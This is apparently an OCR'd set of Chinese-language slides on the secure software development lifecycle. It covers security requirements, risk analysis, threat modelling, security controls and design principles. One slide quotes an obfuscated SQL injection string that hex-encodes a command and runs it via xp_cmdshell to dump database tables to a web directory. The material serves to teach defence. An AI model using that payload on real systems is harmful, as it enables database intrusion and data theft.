
重點安全活動

階段	重點活動
需求/分析	✓ 發展安全需求
系統設計	✓ 設計“安全控制(Security Controls)”項目 ➔風險管控
開發實作	✓ 實作安全控制項目 ✓ 撰寫“安全的”原始碼 ✓ 原始碼安全弱點檢核與消弭
系統測試	✓ 測試安全控制項目之有效性 ✓ 確認無其他資安弱點
系統部署建置	✓ 主機環境與軟體強化作業 ✓ 縱深防禦機制
系統維運	✓ 弱點修補管理 ✓ 監控與處理安全攻擊事件
系統下線	✓ 機敏資料清除

軟體開發生命週期

- **+ OWASP Top 10(2017)**





生命週期各階段之安全議題

(1)需求發展與分析階段

- ✓ 發展安全需求

http://i.epochtimes.com/assets/uploads/2016/08/Fotolia_6761569_Subscription_L-600x400.jpg


資安需求來源

- 外部需求
  - ✓ 法規遵循
    - 國內外相關安全標準。例:
      - ISO27001
      - PCIDSS(Payment Card Industry (PCI) Data Security Standard)
      - BS10012 / GDPR /台灣個資法
      - ….
  - ✓ 業界標準
    - 業界及資安領域的安全標準或**Best Practice**。例:
      - OWASP (Open Web Application Security Project)
      - NIST (National Institute of Standards and Technology)
      - Common Weakness Enumeration (CWE)
      - ….

資安需求來源 (cont.)

- 內部需求
  - ✓ 資安政策
    - 例: 『確保本公司資訊處理之正確性，作業人員所使用之電腦軟體、硬體、週邊及網路系統之可靠性，並確保上述資源免受干擾、破壞、入侵之行為或企圖。』(摘自: https://www.twfhc.com.tw/security_policy.aspx)
  - ✓ 業務需求
    - 例: 需要設計相關角色與其對應之身份驗證與存取控管機制
      - 例:重要交易執行時需進行雙因子認證，但為求業務拓展部份功能可僅採簡訊認證而非IC晶片卡。
  - ✓ 事件案例
    - 自己發生過
      - 弱點掃描或滲透測試報告
      - 資安事件檢討報告
    - 業界發生過: 如Target、 SONY、一銀、遠銀 …

資安需求來源 (cont.)

- 內部需求 (cont.)
  - ✓ 企業營運衝擊分析(Business Impact Analysis)
    - **Recovery Time Objective(RTO)**
      - Time needed to recover the parent process to business almost as usual following a disruption
    - **Recovery Point Objective (RPO)**
      - Point in time to which parent process work should be restored following a disruption ➔ Data Backup
    - 範例:
      - 

Business Impact Analysis Report Template
By Paul Kirvan, FBCI, CBCP, CISSP

Use this template to perform business impact analyses. Formulate questions to elicit responses for insertion into specific categories. Organizing all columns into a spreadsheet simplifies the analysis process. This collection of data facilitates the process of identifying the most critical business functions, the financial and operational impact if they are disrupted, strategies to recover them and time frame targets to achieve recovery.

BU Name	Head Count	Parent Process	Priority Ranking	RTO	RPO	PP Depends on	PP Required by

1. Business Unit Name – Self-explanatory
2. Head Count – Number of full-time staff in the business unit
3. Parent Process – Brief description of the principal activities the unit performs, e.g., sales, contractor interface, or investor relationship management
4. Priority Ranking – Subjective ranking of parent process(es) according to criticality to the business unit
5. Recovery Time Objective – Time needed to recover the parent process to business almost as usual following a disruption
6. Recovery Point Objective – Point in time to which parent process work should be restored following a disruption
7. Parent Process Depends On – Names of organizations and/or processes the parent process needs for normal operations
8. Parent Process Required By – Names of organizations and/or processes that need the parent process for normal operations

資安需求來源 (cont.)

一般性 (General) 安全需求

機密性	機敏資料只能讓適當權限者存取使用	C Confidentiality
完整性	資料只能在控管的狀況下進行異動	I Integrity
可用性	營運時間內需以合理速度提供服務	A Availability
不可否認性	交易完成後不可被隨意否認	
身分識別	系統內的操作者皆可識別其身份	A Authentication
會談管理	系統登入狀態不可被劫持冒用	
權限控管	正確的身份角色於正確的時間使用正確的功能去存取正確的資料	A Authorization
錯誤管理	系統出錯時不會引發安全問題	
稽核管理	系統留下足夠的紀錄可供稽核或事件調查	A Accounting Audit
組態管理	確保系統元件的完整與強化管理	

追蹤管理

➢ 工具: 需求追溯矩陣(Requirements Traceability Matrix, RTM)

Requirements Traceability Matrix						
User	Definition	Specification	Design Module	Code Module	Test Plan	Test Case
RU1	RD1	RS1	DM1	CM1	TP1	TC1
RU1	RD1	RS2	DM2	CM2	TP2	TC2
RU1	RD1	RS2	DM3	CM3	TP3	TC3
RU1	RD1	RS2	DM3	CM4	TP4	TC4
RU1	RD1					
RU1	RD1					
RU1	RD2					
RU2	RD1					

http://lh5.ggpht.com/_vdqOsYKAf0Y/Sjw5tKW4EyI/AAAAAAAAAXM/YoRVMRxsOgU/Sample%20Traceability%20Matrix2_thumb%5B2%5D.jpg?imgmax=800

http://download.nccst.nat.gov.tw/attachfilehandout/%E7%B3%BB%E7%B5%B1%E5%AE%89%E5%85%A8%E7%99%BC%E5%B1%95%E6%B5%81%E7%A8%8B%E5%AF%A6%E5%8B%99_20160812v2.pdf

專案名稱				專案經理		專案期程		
專案說明								
編號	功能ID	高階需求	功能需求	狀態	設計/技術規格	實作模組/元件	測試案例編號	測試時間	測試結果
1	1.1.1	認證機制進行安全防護	登入錯誤次數設定上限，超過上限時鎖定該帳號	結案	XX系統設計規格書P.31	實作於身分認證模組	1.1.1	YY/MM/DD	通過
2	1.1.2	認證機制進行安全防護	使用者密碼HASH儲存	開發中	XX系統設計規格書P.32	實作於身分認證模組	1.1.2	N/A	N/A

(2)系統設計階段

- ✓ 設計安全控制項目➔風險管控

https://www.junpindesign.com/wp-content/uploads/2020/03/%E5%AE%A4%E5%85%A7%E8%A8%AD%E8%A8%88%E4%B8%88%E9%87%

風險管理基本概念


- 資產盤點 ➔ 了解你要保護的對象
  - ✓ 主機
  - ✓ 應用系統
  - ✓ 資料：分級、位置、生命週期
- 風險分析 ➔ 花多少錢，誰先誰後
  - ✓ **Risk = Probability x Impact**
- 風險處理 ➔ 遮、擋、化、鬥、避
  - ✓ 避免
  - ✓ 預防
  - ✓ 忽視
  - ✓ 移轉
  - ➔ “可接受”的剩餘風險

http://www.charity.idv.tw/image/113.GIF

威脅模型(Threat Modeling)

目標

- ✓ Identify Security Objectives
- ✓ Identify Threats、Vulnerabilities and Safeguards(Countermeasures)
- ✓ Design software to be secure
- ✓ Assist with Engineering vs. Security **Tradeoffs**
- ✓ Reduce risk to **acceptable level**




https://i-msdn.sec.s-msft.com/dynimg/IC101260.gif

方法論

- ✓ **STRIDE (for 威脅分類)**
  - **https://msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx**
- ✓ **DREAD (for 威脅排序)**
  - **https://en.wikipedia.org/wiki/DREAD_(risk_assessment_model)**

威脅模型 (cont.)

OWASP




https://www.owasp.org/images/8/86/2010-T10-ArchitectureDiagram.png

Microsoft

- ✓ Microsoft Threat Modeling Tool 2016
  - https://www.microsoft.com/en-us/download/details.aspx?id=49168

Misuse Cases

- 提前思考有意或無意的誤用狀況




安全防護機制 (Security Controls)

常見安全機制	內容/目的
輸入檢驗(Input Validation)	白名單、黑名單、資料消毒
資料編碼(Encoding)	Base64、HTML Encoding…
資料指紋(Hash)	MD5、SHA-1、SHA-256…
資料加密(Encryption)	➢ 對稱式 (DES、3DES、AES) ➢ 非對稱式 (RSA) ➔ Public Key Infrastructure(PKI)：數位簽章、數位信封
資料遮罩(Masking)	for 個資、信用卡號、…
單一簽入 (Single Sign-On)(SSO)	
Digital Token	RSA Token、IC Card …
Access Control	Role-based、Resource-based …
Referential Integrity	for Relational DB data consistency
Resource Locking	for multi-processing / multi-user data consistency
Code Obfuscation	抵抗原始碼逆向工程
Code Signing	確認軟體作者、保證軟體未被修改或損壞
……..	

安全設計準則

- 重要設計準則
  - ✓ External Systems are Insecure
  - ✓ Minimize Attack Surface Area
  - ✓ Secure Defaults
  - ✓ Least Privilege
  - ✓ Separation of Duties
  - ✓ Defense in Depth
  - ✓ Fail Securely
  - ✓ Do not trust Security through Obscurity
  - ✓ Simplicity



http://farm4.static.flickr.com/3009/2593535211_943673c680_m.jpg

Saltzer, J. H., and Schroeder, M. D., "The Protection of Information in Computer System", Fourth ACM Symposium on Operation Systems Principles, October ***1974****.*

External Systems are Insecure

- 萬惡淵藪：
  - 太相信外來的輸入“資料”，直接進行各種處理:

處理方式	產生的問題
輸入資料庫執行	➢SQL Injection
交給OS執行	➢Command Injection
動態產生程式碼	➢Code Injection
輸出到前端瀏覽器執行	➢XSS Attack
拿來引用物件	➢Malicious File Execution ➢Insecure Direct Object Reference
進行頁面的 轉向重導	➢釣魚網頁

External Systems are Insecure (cont.)

- “使用者”“輸入”?!
  - ✓HTTP Request 中所有會被後端程式拿去使用的參數值

HTTP Request

Request

Raw | Params | Headers | Hex


```
POST /Login/Login-User?ReturnUrl=%2FLogin HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
Referer: http://xxx.xxx.com.tw/Login?ReturnUrl=%2FLogin%2F
Accept-Language: zh-Hant-TW,zh-Hant;q=0.8,en-US;q=0.5,en;q=0.3
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: role_id=1; maintain_session=off
Content-Length: 60
Host: xxx.xxx.com.tw
Pragma: no-cache
Connection: close

Login=%E7%99%BB%E5%85%A5&UserName=user1111&Password=pass1111
```

  - ✓可能還有其他輸入來源:
    - *File、DB、RPC、Web Services….*

External Systems are Insecure (cont.)

- 建議的處理順序:



參考自: 書籍 " The Web Application Hackers Handbook"

External Systems are Insecure (cont.)

- 白名單檢驗範例:
  - ✓長度最多10字元
  - ✓只允許英文和數字
  - ➔固定錯誤訊息:"輸入值錯誤!"

➔ Minimize Attack Surface Area

https://encrypted-tbn3.gstatic.com/images?q=tbn:ANd9GcQEGHeayURjCYeVSTyF0QtLyThsr0JTE0NIbsyn_LP9WTSPTnovTQ

SQL Injection 攻擊字串範例 :

```
SELECT select_list FROM table_source WHERE column_name = anynumber;
declare/*Avoiding space*/@s/**/varchar(255)/**/
select/**/@s=0x626370206d61737465722e2e7379736f626a65637473206f757420633a5c696e65747075625c777777726f6f
exec/**/master..xp_cmdshell/**/@s
```

http://renjin.blogspot.tw/2008/05/sql-injection-attacks-by-example.html

Secure Defaults

https://en.wikipedia.org/wiki/Secure_by_default

- 系統初始狀態必須是“安全”的
  - ✓ OS Hardening
  - ✓ 管理者帳號/密碼
  - ✓ 程式執行權限
  - ✓ 功能權限控管
- 請注意針對空字串輸入值的處理
  - ➔ *Implicit deny or no data !*

小小駭客！？5歲男童輕鬆破解Xbox密碼

NOWnews – 2014年4月6日 上午11:53

國際中心／綜合報導

美國加州聖地牙哥市一名5歲男童克里斯托弗（Kristoffer Von Hassel）輕鬆破解了微軟Xbox的安全漏洞，成爲世界上年紀最小的駭客，因此聲名大噪。


根據澳洲新聞網報導，克里斯托弗的父親是一名電腦保安工程師，他的兒子克里斯托弗日前想要登入自己的Xbox Live帳號密碼，但年紀小小的克里斯托弗只顧著亂按，最後當然是顯示輸入錯誤的畫面。

沒想到，輸入錯誤後接下來則被帶往另個畫面要求核實密碼，結果克里斯托弗只按了幾下「空白鍵」就輕鬆登入，這一幕被父親記錄下來，並寄給微軟公司提醒更正這個保安漏洞。

因此，微軟爲感謝克里斯托弗，將克里斯托弗的名字放在感謝版面，並稱5歲的克里斯托弗爲「安全研究員」贈送價值50美元的免費遊戲，以及Xbox Live一年會籍。

